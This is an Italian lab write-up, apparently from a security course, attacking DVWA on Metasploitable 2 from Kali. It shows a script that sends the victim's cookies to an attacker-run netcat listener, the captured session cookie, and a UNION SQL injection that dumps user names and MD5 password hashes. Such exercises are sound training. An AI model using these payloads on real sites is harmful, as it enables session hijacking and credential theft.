


XSS e SQL INJECTION

Le vulnerabilità di tipo XSS e SQL Injection rappresentano seri rischi per la sicurezza delle applicazioni web. È fondamentale implementare misure di sicurezza appropriate per prevenire questi attacchi e garantire la protezione dei dati degli utenti. La formazione continua e la consapevolezza delle pratiche di sicurezza sono essenziali per sviluppatori e amministratori di sistema

Dato due macchine una su kali che sarà l'attaccante e l'altra su metaspitable 2 dovremmo cercare di ottenere le informazioni dal suo database

Utilizzando il software netcat metteremo in ascolto kali sulla porta 80



```

root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.1.14] from (UNKNOWN) [192.168.1.14] 32950
POST / HTTP/1.1
Host: 192.168.1.14
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Origin: http://192.168.1.253
Connection: keep-alive
Referer: http://192.168.1.253/

cookies=security=low; PHPSESSID=9a93f1006c78f20fa80b2295986bf7a6_

```

Poi andremo sulla DVWA ed imposteremo la sicurezza su low, andremo sulla sezione xss (non quella blind) e metteremo questo script

```

<script>
  var xhttp = new XMLHttpRequest();
  xhttp.open("POST", "http://indirizzo ip del hacker/", true);
  xhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  xhttp.send("cookies=" + document.cookie);
</script>

```

sopra è mostrato cosa kali è riuscito ad sentire

SQL Injections

Per eseguire una sql injection andremo nella sezione sql della DVWA e scriveremo un'altro script

per scoprire il database

```
%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password)
from users #
```

e questo sarà la risposta

User ID:


```
ID: '% and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '% and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: '% and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '% and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '% and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```